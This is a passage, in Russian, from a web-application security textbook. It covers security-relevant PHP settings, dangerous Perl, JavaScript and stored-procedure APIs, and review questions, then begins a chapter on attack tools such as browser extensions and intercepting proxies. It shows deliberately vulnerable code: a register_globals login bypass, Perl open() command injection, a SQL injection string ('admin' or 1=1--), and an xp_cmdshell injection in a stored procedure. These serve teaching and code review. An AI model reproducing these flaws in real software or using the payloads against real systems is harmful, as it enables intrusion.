Параметры конфигурации PHP задаются в файле `php.ini`, имеющем ту же структуру, что и файлы INI Windows. На безопасность приложения могут влиять различные параметры. Многие параметры, исторически вызывавшие проблемы, удалены из последней версии PHP.

Register Globals

Если директива `register_globals` включена, PHP создаёт глобальные переменные для всех параметров запроса. Поскольку PHP не требует инициализировать переменные перед использованием, этот параметр легко может привести к уязвимостям безопасности, при которых атакующий способен присвоить переменной произвольное начальное значение.

Например, следующий код проверяет учётные данные пользователя и, если они действительны, присваивает переменной $authenticated значение 1:

```
if (check_credentials($username, $password))
{
    $authenticated = 1;
}
...
if ($authenticated)
{
    ...
```

Поскольку переменной $authenticated предварительно не присваивается явно значение 0, атакующий может обойти вход в систему, отправив параметр запроса authenticated=1. В результате PHP создаст глобальную переменную $authenticated со значением 1 до выполнения проверки учётных данных.

> **Примечание.** Начиная с PHP 4.2.0 директива register_globals по умолчанию отключена. Однако поскольку нормальная работа многих устаревших приложений зависит от register_globals, нередко можно обнаружить, что эта директива явно включена в php.ini. Параметр register_globals был удалён в PHP 6.

Safe Mode

Если директива safe_mode включена, PHP накладывает ограничения на использование некоторых опасных функций. Часть функций отключается, а для других устанавливаются ограничения на применение. Например:

• функция shell_exec отключается, поскольку её можно использовать для выполнения команд операционной системы;
• у функции mail отключается параметр additional_parameters, поскольку небезопасное применение этого параметра может привести к уязвимостям SMTP-инъекции (см. главу 10);
• функцию exec разрешается использовать только для запуска исполняемых файлов из настроенного каталога safe_mode_exec_dir. Метасимволы в строке команды автоматически экранируются.

> **Примечание.** Безопасный режим ограничивает не все опасные функции, а на некоторые ограничения влияют другие параметры конфигурации. Кроме того, существуют различные способы обойти отдельные ограничения безопасного режима. Не следует считать безопасный режим панацеей от проблем безопасности в приложениях PHP. Безопасный режим удалён из PHP версии 6.

Magic Quotes

Если директива magic_quotes_gpc включена, все одинарные кавычки, двойные кавычки, обратные косые черты и символы NULL в параметрах запроса автоматически экранируются обратной косой чертой. Если включена директива magic_quotes_sybase, одинарные кавычки вместо этого экранируются одинарной кавычкой. Этот параметр предназначен для защиты уязвимого кода с небезопасными обращениями к базе данных от эксплуатации посредством вредоносного пользовательского ввода. При анализе кодовой базы приложения для выявления уязвимостей SQL-инъекции необходимо знать, включены ли magic quotes, поскольку это влияет на обработку входных данных приложением.

Использование magic quotes предотвращает не все атаки SQL-инъекции. Как описано в главе 9, для атаки с инъекцией в числовое поле одинарные кавычки не нужны. Кроме того, данные с экранированными кавычками всё ещё могут использоваться в атаке второго порядка после их последующего чтения из базы данных.

Параметр magic quotes способен нежелательным образом изменять пользовательский ввод, когда данные обрабатываются в контексте, не требующем экранирования. В результате могут добавляться косые черты, которые приходится удалять функцией `stripslashes`.

Некоторые приложения самостоятельно экранируют нужные входные данные, передавая отдельные параметры функции `addslashes` только при необходимости. Если magic quotes включены в конфигурации PHP, такой подход приводит к двойному экранированию символов. Удвоенные косые черты интерпретируются как буквальные обратные косые черты, в результате чего потенциально вредоносный символ остаётся неэкранированным.

Из-за ограничений и аномалий параметра magic quotes для безопасного доступа к базе данных рекомендуется применять подготовленные операторы, а magic quotes отключать.

> **Примечание.** Параметр magic quotes удалён из PHP версии 6.

Прочие параметры

В таблице 19-10 перечислены некоторые прочие параметры конфигурации, способные влиять на безопасность приложений PHP.

Таблица 19-10. Прочие параметры конфигурации PHP

Параметр	Описание
`allow_url_fopen`	Если директива отключена, она запрещает некоторым файловым функциям обращаться к удалённым файлам (как описано ранее).
`allow_url_include`	Если директива отключена, она запрещает функциям PHP для включения файлов подключать удалённый файл.
`display_errors`	Если директива отключена, она запрещает сообщать об ошибках PHP браузеру пользователя. Параметры `log_errors` и `error_log` можно использовать для записи диагностических сведений об ошибках на сервере.
`file_uploads`	Если директива включена, PHP разрешает загрузку файлов по HTTP.
`upload_tmp_dir`	Эта директива задаёт временный каталог для хранения загруженных файлов. С её помощью можно гарантировать, что конфиденциальные файлы не хранятся в расположении, доступном для чтения всем пользователям.

Perl

В этом разделе описываются способы получения пользовательского ввода, взаимодействия с сеансом пользователя, потенциально опасные API и значимые для безопасности параметры конфигурации платформы Perl.

Язык Perl печально известен тем, что позволяет разработчикам выполнять одну и ту же задачу множеством способов. Кроме того, для удовлетворения различных требований можно использовать многочисленные модули Perl. Любые необычные или собственные модули следует тщательно анализировать, чтобы определить, не используют ли они мощные или опасные функции и, следовательно, не создают ли те же уязвимости, которые возникли бы при прямом применении таких функций приложением.

CGI.pm - широко используемый модуль Perl для создания веб-приложений. Он предоставляет API, которые с наибольшей вероятностью встретятся при анализе кода веб-приложения, написанного на Perl.

Выявление данных, предоставляемых пользователем

Все функции, перечисленные в таблице 19-11, являются членами объекта запроса CGI.

Таблица 19-11. Члены объекта запроса CGI, используемые для получения данных, предоставляемых пользователем

Функция	Описание
`param`, `param_fetch`	Вызванная без параметров функция `param` возвращает список имён всех параметров запроса. Вызванная с именем параметра функция `param` возвращает значение этого параметра запроса. Метод `param_fetch` возвращает массив именованных параметров.
`Vars`	Возвращает хеш, сопоставляющий имена параметров их значениям.
`cookie`, `raw_cookie`	Значение именованного файла cookie можно задать и получить с помощью функции `cookie`. Функция `raw_cookie` возвращает всё содержимое HTTP-заголовка `Cookie` без какого-либо разбора.
`self_url`, `url`	Возвращают текущий URL, причём первая функция включает строку запроса.
`query_string`	Возвращает строку запроса текущего запроса.
`referer`	Возвращает значение HTTP-заголовка `Referer`.
`request_method`	Возвращает значение HTTP-метода, использованного в запросе.
`user_agent`	Возвращает значение HTTP-заголовка `User-Agent`.
`http`, `https`	Возвращают список всех переменных окружения HTTP, полученных из текущего запроса.
`ReadParse`	Создаёт массив с именем `%in`, содержащий имена и значения всех параметров запроса.

Взаимодействие с сеансом

Модуль Perl CGISession.pm расширяет модуль CGI.pm и предоставляет поддержку отслеживания сеанса и хранения данных. Например:

```
$q->session_data("MyName"=>param("username"));  // store user's name
print "Welcome " . $q->session_data("MyName");  // retrieve user's name
```

Потенциально опасные API

В этом разделе описываются некоторые распространённые API Perl, которые при небезопасном использовании способны создавать уязвимости.

Доступ к файлам

Для доступа к файлам в Perl можно использовать следующие API:

- `open`;
- `sysopen`.

Функция `open` читает и записывает содержимое указанного файла. Если в качестве параметра имени файла передаются данные, управляемые пользователем, атакующий может получить доступ к произвольным файлам в файловой системе сервера.

Кроме того, если параметр имени файла начинается или заканчивается символом вертикальной черты, содержимое этого параметра передаётся командной оболочке. Если атакующий способен внедрить данные с метасимволами оболочки, такими как вертикальная черта или точка с запятой, он может добиться выполнения произвольной команды. Например, в следующем коде атакующий может выполнить системные команды посредством инъекции в параметр `$useraddr`:

```
$useraddr = $query->param("useraddr");
open (MAIL, "| /usr/bin/sendmail $useraddr");
print MAIL "To: $useraddr\n";
...
```

Доступ к базе данных

Функция `selectall_arrayref` отправляет запрос базе данных и получает результаты как массив массивов. Функция `do` выполняет запрос и просто возвращает количество затронутых строк. В обоих случаях оператор SQL передаётся как простая строка.

Если управляемый пользователем ввод составляет часть строкового параметра, приложение, вероятно, уязвимо к SQL-инъекции. Например:

```
my $username = "admin' or 1=1--";
my $password = "foo";
my $sql="SELECT * FROM users WHERE username = '$username' AND password =
 '$password'";
my $result = $db_connection->selectall_arrayref($sql)
```

выполняет следующий непредусмотренный запрос:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--'
    AND password = 'foo'
```

Функции `prepare` и `execute` можно использовать для создания подготовленных операторов, что позволяет приложению создать SQL-запрос с заполнителями параметров и безопасно, с проверкой типов, задать их значения. При использовании по назначению этот механизм не уязвим к SQL-инъекции. Например:

```
my $username = "admin' or 1=1--";
my $password = "foo";
my $sql = $db_connection->prepare("SELECT * FROM users
    WHERE username = ? AND password = ?");
$sql->execute($username, $password);
```

создаёт запрос, эквивалентный следующему:

```
SELECT * FROM users WHERE username = 'admin'' or 1=1--'
    AND password = 'foo'
```

Динамическое выполнение кода

Функцию `eval` можно использовать для динамического выполнения строки, содержащей код Perl. Разделитель-точка с запятой позволяет объединять несколько операторов. Если этой функции передаются данные, управляемые пользователем, приложение, вероятно, уязвимо к инъекции сценария.

Выполнение команд ОС

Для выполнения команд операционной системы можно использовать следующие функции:

- `system`;
- `exec`;
- qx;
- оператор обратных кавычек (`` ` ``).

Во всех этих случаях команды можно соединять символом `|`. Если неотфильтрованные управляемые пользователем данные передаются любой из этих функций, приложение, вероятно, уязвимо к выполнению произвольных команд.

Перенаправление URL

Функция `redirect`, являющаяся членом объекта запроса CGI, принимает строку с относительным или абсолютным URL, на который перенаправляется пользователь. Если значение этой строки управляется пользователем, приложение, вероятно, уязвимо для применения в фишинговой атаке.

Сокеты

После создания сокета функцией `socket` он подключается к удалённому узлу посредством вызова `connect`, принимающего структуру `sockaddr_in` со сведениями о целевом узле и порте. Если пользователь каким-либо образом управляет этими сведениями об узле, приложение можно эксплуатировать, чтобы инициировать сетевые подключения к произвольным узлам в Интернете, закрытой сети DMZ или внутренней сети, где размещено приложение.

Настройка среды Perl

Perl предоставляет режим taint, помогающий не допустить передачи пользовательского ввода потенциально опасным функциям. Программы Perl можно выполнять в режиме taint, передав интерпретатору Perl флаг `-T` следующим образом:

```
#!/usr/bin/perl -T
```

Когда программа работает в режиме taint, интерпретатор отслеживает каждый элемент ввода, полученный извне программы, и считает его загрязнённым. Если значение другой переменной присваивается на основе загрязнённого элемента, она также считается загрязнённой. Например:

```
$path = "/home/pubs"           # $path is not tainted
$filename = param("file");     # $filename is from request parameter and
                               # is tainted
$full_path = $path.$filename;  # $full_path now tainted
```

Загрязнённые переменные нельзя передавать целому ряду мощных команд, включая `eval`, `system`, `exec` и `open`. Чтобы использовать загрязнённые данные в чувствительных операциях, их необходимо "очистить", выполнив сопоставление с шаблоном и извлёкши совпавшие подстроки. Например:

```
$full_path =~ m/^([a-zA-Z1-9]+)$/;  # match alphanumeric submatch
                                    # in $full_path
$clean_full_path = $1;              # set $clean_full_path to the
                                    # first submatch
                                    # $clean_full_path is untainted
```

Хотя механизм режима taint предназначен для защиты от многих видов уязвимостей, он эффективен лишь в том случае, если при извлечении чистых данных из загрязнённого ввода разработчики используют надлежащие регулярные выражения. Если выражение слишком либерально и извлекает данные, способные вызвать проблемы в контексте, в котором они будут использоваться, защита режима taint не срабатывает, и приложение остаётся уязвимым. По сути, механизм режима taint напоминает программистам о необходимости надлежащей проверки всех входных данных до их использования в опасных операциях. Он не может гарантировать достаточность реализованной проверки ввода.

JavaScript

Клиентский код JavaScript, разумеется, доступен без какого-либо привилегированного доступа к приложению, поэтому ориентированный на безопасность анализ кода можно проводить в любой ситуации. Главная цель такого анализа - выявить уязвимости вроде DOM-based XSS, которые возникают в клиентском компоненте и делают пользователей уязвимыми для атак (см. главу 12). Ещё одна причина анализировать JavaScript - понять, какие виды проверки ввода реализованы на клиенте и как строятся динамически создаваемые пользовательские интерфейсы.

При анализе JavaScript необходимо включать в область проверки как файлы `.js`, так и сценарии, встроенные в HTML-содержимое.

Ключевое внимание следует уделять API, которые читают данные из DOM, а также записывают данные в текущий документ или иным образом изменяют его, как показано в таблице 19-12.

Таблица 19-12. API JavaScript, читающие данные из DOM

API	Описание
`document.location`, `document.URL`, `document.URLUnencoded`, `document.referrer`, `window.location`	Могут использоваться для доступа к данным DOM, которыми можно управлять посредством специально сформированного URL; следовательно, они могут представлять точку входа для специально сформированных данных, предназначенных для атаки на других пользователей приложения.
`document.write()`, `document.writeln()`, `document.body.innerHtml`, `eval()`, `window.execScript()`, `window.setInterval()`, `window.setTimeout()`	Могут использоваться для обновления содержимого документа и динамического выполнения кода JavaScript. Если любому из этих API передаются данные, управляемые атакующим, это может предоставить способ выполнить произвольный JavaScript в браузере жертвы.

Компоненты кода базы данных

Веб-приложения всё чаще используют базы данных не только для пассивного хранения данных. Современные базы данных содержат богатые программные интерфейсы, позволяющие реализовать значительную часть бизнес-логики непосредственно на уровне базы данных. Разработчики часто применяют компоненты кода базы данных, такие как хранимые процедуры, триггеры и пользовательские функции, для выполнения ключевых задач. Поэтому при анализе исходного кода веб-приложения необходимо убедиться, что в область проверки включена вся логика, реализованная в базе данных.

Ошибки программирования в компонентах кода базы данных потенциально могут привести к любым из описанных в этой главе дефектов безопасности. Однако на практике следует обращать внимание на две основные области уязвимостей. Во-первых, сами компоненты базы данных могут содержать уязвимости SQL-инъекции. Во-вторых, пользовательский ввод может небезопасным образом передаваться потенциально опасным функциям.

SQL-инъекция

В главе 9 описывалось, как подготовленные операторы можно использовать в качестве безопасной альтернативы динамическим SQL-операторам для предотвращения атак SQL-инъекции. Однако даже если подготовленные операторы правильно применяются во всём собственном коде веб-приложения, уязвимости SQL-инъекции всё ещё могут существовать, если компоненты кода базы данных небезопасно строят запросы из пользовательского ввода.

Ниже приведён пример хранимой процедуры, уязвимой к SQL-инъекции в параметре `@name`:

```
CREATE PROCEDURE show_current_orders
    (@name varchar(400) = NULL)
AS
DECLARE @sql nvarchar(4000)
SELECT @sql = 'SELECT id_num, searchstring FROM searchorders WHERE ' +
              'searchstring = ''' + @name + '''';
EXEC (@sql)
GO
```

Даже если приложение безопасно передаёт предоставленное пользователем значение имени хранимой процедуре, сама процедура напрямую объединяет его с динамическим запросом и потому уязвима.

Различные платформы баз данных применяют разные способы динамического выполнения строк, содержащих SQL-операторы. Например:

• MS-SQL - `EXEC`;
• Oracle - `EXECUTE IMMEDIATE`.

• Sybase - `EXEC`;
• DB2 - `EXEC SQL`.

Любое появление этих выражений в компонентах кода базы данных следует тщательно анализировать. Если пользовательский ввод используется для построения строки SQL, приложение может быть уязвимо к SQL-инъекции.

> **Примечание.** В Oracle хранимые процедуры по умолчанию выполняются с разрешениями определившего их пользователя, а не вызывающего пользователя (как программы SUID в UNIX). Поэтому если приложение обращается к базе данных через низкопривилегированную учётную запись, а хранимые процедуры создавались через учётную запись DBA, уязвимость SQL-инъекции внутри процедуры может позволить повысить привилегии и выполнять произвольные запросы к базе данных.

Вызовы опасных функций

Специализированные компоненты кода, такие как хранимые процедуры, часто используются для выполнения необычных или мощных действий. Если данные, предоставленные пользователем, небезопасно передаются потенциально опасной функции, это может привести к различным видам уязвимостей в зависимости от характера функции. Например, следующая хранимая процедура уязвима к инъекции команд в параметрах `@loadfile` и `@loaddir`:

```
Create import_data (@loadfile varchar(25), @loaddir varchar(25) )
as
begin
select @cmdstring = "$PATH/firstload " + @loadfile + " " + @loaddir
exec @ret = xp_cmdshell @cmdstring
...
...
End
```

При небезопасном вызове потенциально опасными могут оказаться следующие функции:

• мощные стандартные хранимые процедуры MS-SQL и Sybase, позволяющие выполнять команды, обращаться к реестру и так далее;
• функции, предоставляющие доступ к файловой системе;
• пользовательские функции, связываемые с библиотеками вне базы данных;
• функции, приводящие к сетевому доступу, например через `OpenRowSet` в MS-SQL или связь базы данных в Oracle.

Инструменты для просмотра кода

Описанная нами методика анализа кода, по сути, включает чтение исходного кода и поиск шаблонов, указывающих на получение пользовательского ввода и применение потенциально опасных API. Для эффективного анализа кода предпочтительно использовать интеллектуальный инструмент просмотра кодовой базы. Нужен инструмент, который понимает конструкции кода на конкретном языке, предоставляет контекстные сведения об определённых API и выражениях и облегчает навигацию.

Для многих языков можно использовать одну из доступных сред разработки, таких как Visual Studio, NetBeans или Eclipse. Кроме того, существуют универсальные инструменты просмотра кода, поддерживающие множество языков и оптимизированные именно для просмотра, а не разработки. Авторы предпочитают Source Insight, показанный на рис. 19-1. Он обеспечивает удобный просмотр дерева исходного кода, универсальную функцию поиска, панель предварительного просмотра с контекстными сведениями о любом выбранном выражении и быструю навигацию по кодовой базе.




Рис. 19-1. Source Insight используется для поиска и просмотра исходного кода веб-приложения

Резюме

Многие люди, обладающие значительным опытом интерактивного тестирования веб-приложений, испытывают иррациональный страх перед тем, чтобы заглянуть внутрь кодовой базы приложения и непосредственно обнаружить уязвимости. Такой страх понятен для тех, кто не является программистом, но редко оправдан. Любой человек, знакомый с работой на компьютере, способен, приложив немного усилий, приобрести знания и уверенность, достаточные для эффективного аудита кода. Целью анализа кодовой базы приложения вовсе не обязательно должно быть обнаружение "всех" содержащихся в ней уязвимостей, как не ставили бы вы перед собой эту нереалистичную цель и при практическом тестировании. Разумнее стремиться понять некоторые ключевые операции, выполняемые приложением над пользовательским вводом, и распознавать признаки, указывающие на потенциальные проблемы. При таком подходе анализ кода может стать чрезвычайно полезным дополнением к более привычному тестированию методом чёрного ящика. Он способен повысить эффективность такого тестирования и выявить дефекты, которые бывает чрезвычайно трудно обнаружить, имея дело с приложением исключительно извне.

Вопросы

Ответы можно найти по адресу http://mdsec.net/wahh.

1. Перечислите три категории распространённых уязвимостей, которые часто имеют легко распознаваемые признаки в исходном коде.

2. Почему при анализе приложения PHP иногда бывает трудно выявить все источники пользовательского ввода?

3. Рассмотрите следующие два способа выполнения SQL-запроса, включающего пользовательский ввод:

```
// method 1
String artist = request.getParameter("artist").replaceAll("'", "''");
String genre = request.getParameter("genre").replaceAll("'", "''");
String album = request.getParameter("album").replaceAll("'", "''");
Statement s = connection.createStatement();
s.executeQuery("SELECT * FROM music WHERE artist = '" + artist +
    "' AND genre = '" + genre + "' AND album = '" + album + "'");

// method 2
String artist = request.getParameter("artist");
String genre = request.getParameter("genre");
String album = request.getParameter("album");
Statement s = connection.prepareStatement(
    "SELECT * FROM music WHERE artist = '" + artist +
    "' AND genre = ? AND album = ?");

s.setString(1, genre);
s.setString(2, album);
s.executeQuery();
```

Какой из этих способов безопаснее и почему?

4. Вы анализируете кодовую базу приложения Java. Во время первоначальной разведки вы ищете все случаи использования API `HttpServletRequest.getParameter`. Ваше внимание привлекает следующий код:

```
private void setWelcomeMessage(HttpServletRequest request) throws
    ServletException
{
    String name = request.getParameter("name");

    if (name == null)
        name = "";

    m_welcomeMessage = "Welcome " + name +"!";
}
```

На какую возможную уязвимость может указывать этот код? Какой дополнительный анализ кода потребуется, чтобы подтвердить, действительно ли приложение уязвимо?

5. Вы анализируете механизм, который приложение использует для создания токенов сеанса. Соответствующий код выглядит так:

```
public class TokenGenerator
{
    private java.util.Random r = new java.util.Random();

    public synchronized long nextToken()
    {
        long l = r.nextInt();
        long m = r.nextInt();

        return l + (m << 32);
    }
}
```

Создаются ли токены сеанса приложения предсказуемым образом? Полностью объясните свой ответ.

Глава 20. Инструментарий взломщика веб-приложений

Некоторые атаки на веб-приложения можно выполнять при помощи одного лишь стандартного веб-браузера, однако для большинства из них требуются дополнительные инструменты. Многие такие инструменты работают совместно с браузером: либо как расширения, изменяющие собственные функции браузера, либо как внешние средства, выполняемые рядом с ним и изменяющие его взаимодействие с целевым приложением.

Самый важный элемент вашего инструментария относится ко второй категории. Он работает как перехватывающий веб-прокси и позволяет просматривать и изменять все HTTP-сообщения, передаваемые между браузером и целевым приложением. С годами простые перехватывающие прокси превратились в мощные интегрированные наборы инструментов со множеством других функций, предназначенных для помощи при атаке на веб-приложения. В этой главе рассматривается работа таких инструментов и описываются оптимальные способы использования их возможностей.

Вторая основная категория инструментов - автономные сканеры веб-приложений. Эти продукты предназначены для автоматизации многих задач, связанных с атакой на веб-приложение, от первоначального картографирования до поиска уязвимостей. В этой главе рассматриваются неотъемлемые сильные и слабые стороны автономных сканеров веб-приложений и кратко описываются некоторые современные инструменты этой области.

Наконец, существует множество небольших инструментов, предназначенных для выполнения конкретных задач при тестировании веб-приложений. Хотя пользоваться ими приходится лишь изредка, в определённых ситуациях они могут оказаться чрезвычайно полезными.

Веб-браузеры

Веб-браузер нельзя в точности назвать хакерским инструментом, поскольку это стандартное средство доступа к веб-приложениям. Тем не менее выбор браузера может повлиять на эффективность атаки на веб-приложение. Кроме того, для браузеров разных типов доступны расширения, способные помочь в проведении атаки. В этом разделе кратко рассматриваются три популярных браузера и некоторые доступные для них расширения.

Internet Explorer

Internet Explorer (IE) компании Microsoft на протяжении многих лет был самым распространённым веб-браузером. По большинству оценок, он сохраняет это положение, занимая приблизительно 45% рынка. Практически все веб-приложения разрабатываются и тестируются для актуальных версий IE. Это делает IE хорошим выбором для атакующего, поскольку содержимое и функции большинства приложений правильно отображаются и могут надлежащим образом использоваться в IE. В частности, другие браузеры изначально не поддерживают элементы управления ActiveX, поэтому IE становится обязательным, если приложение применяет эту технологию. Одно из ограничений IE заключается в том, что работать можно только на платформе Microsoft Windows.

Из-за широкого распространения IE при тестировании межсайтового скриптинга и других атак на пользователей приложения всегда следует по возможности добиваться того, чтобы атаки работали в этом браузере (см. главу 12).

> **Примечание.** В Internet Explorer 8 появился фильтр anti-XSS, включённый по умолчанию. Как описано в главе 12, этот фильтр пытается блокировать выполнение большинства стандартных атак XSS и потому создаёт проблемы при тестировании эксплойтов XSS против целевого приложения. Обычно во время тестирования фильтр XSS следует отключать. В идеале после подтверждения уязвимости XSS следует снова включить фильтр и проверить, удастся ли найти способ обойти его при помощи обнаруженной уязвимости.

Для IE доступны различные полезные расширения, способные помочь при атаке на веб-приложения, в том числе следующие:

• HttpWatch, показанный на рис. 20-1, анализирует все HTTP-запросы и ответы, предоставляя сведения о заголовках, файлах cookie, URL, параметрах запросов, кодах состояния HTTP и перенаправлениях;
• IEWatch выполняет функции, сходные с HttpWatch. Кроме того, он анализирует HTML-документы, изображения, сценарии и тому подобное.




Рис. 20-1. HttpWatch анализирует HTTP-запросы, отправляемые Internet Explorer

Firefox

В настоящее время Firefox является вторым по распространённости веб-браузером. По большинству оценок, он занимает приблизительно 35% рынка. Большинство веб-приложений правильно работают в Firefox, однако у него нет встроенной поддержки элементов управления ActiveX.

В обработке HTML и JavaScript разными браузерами существует множество тонких различий, особенно когда браузеры не строго соблюдают стандарты. Нередко защита приложения от таких ошибок, как межсайтовый скриптинг, приводит к тому, что ваши атаки оказываются эффективными не на каждой браузерной платформе. Firefox достаточно популярен, чтобы эксплойты XSS, специфичные для Firefox, были вполне обоснованными, поэтому при затруднениях с их выполнением в IE следует тестировать их в Firefox. Кроме того, специфичные для Firefox функции исторически позволяли осуществлять целый ряд атак, невозможных против IE, как описано в главе 13.

Для Firefox доступно множество браузерных расширений, полезных при атаке на веб-приложения, в том числе следующие:

• HttpWatch также доступен для Firefox;
• FoxyProxy обеспечивает гибкое управление конфигурацией прокси браузера, позволяя быстро переключаться, задавать разные прокси для разных URL и так далее;
• LiveHTTPHeaders позволяет изменять запросы и ответы и повторно отправлять отдельные запросы;
• PrefBar позволяет включать и отключать файлы cookie, быстро проверять управление доступом, а также переключаться между разными прокси, очищать кеш и менять пользовательский агент браузера;
• Wappalyzer обнаруживает технологии, используемые на текущей странице, и показывает значок каждой найденной технологии в строке URL;
• панель Web Developer предоставляет разнообразные полезные функции. Среди наиболее полезных - возможность просмотреть все ссылки страницы, изменить HTML, чтобы сделать поля формы доступными для записи, удалить ограничения максимальной длины, показать скрытые поля формы и изменить метод запроса с GET на POST.

Chrome

Chrome появился на рынке браузеров сравнительно недавно, но быстро приобрёл популярность и занял приблизительно 15% рынка.

Для Chrome доступен ряд браузерных расширений, которые могут быть полезны при атаке на веб-приложения, в том числе следующие:

• XSS Rays - расширение, которое проверяет наличие уязвимостей XSS и позволяет исследовать DOM;
• Cookie editor позволяет просматривать и изменять файлы cookie непосредственно в браузере;
• Wappalyzer также доступен для Chrome;
• Web Developer Toolbar также доступна для Chrome.

Вероятно, Chrome содержит немало своеобразных функций, которые можно использовать при создании эксплойтов для XSS и других уязвимостей. Поскольку Chrome появился сравнительно недавно, в ближайшие годы такие функции, вероятно, станут плодотворной целью исследований.

Интегрированные наборы инструментов тестирования

После обязательного веб-браузера наиболее полезным элементом инструментария для атаки на веб-приложение является перехватывающий прокси. На заре веб-приложений перехватывающий прокси был автономным инструментом с минимальными возможностями. Почтенный прокси Achilles просто показывал каждый запрос и ответ для редактирования. Несмотря на крайнюю простоту, ошибки и неудобство использования, в руках умелого атакующего Achilles был достаточен для компрометации множества веб-приложений.

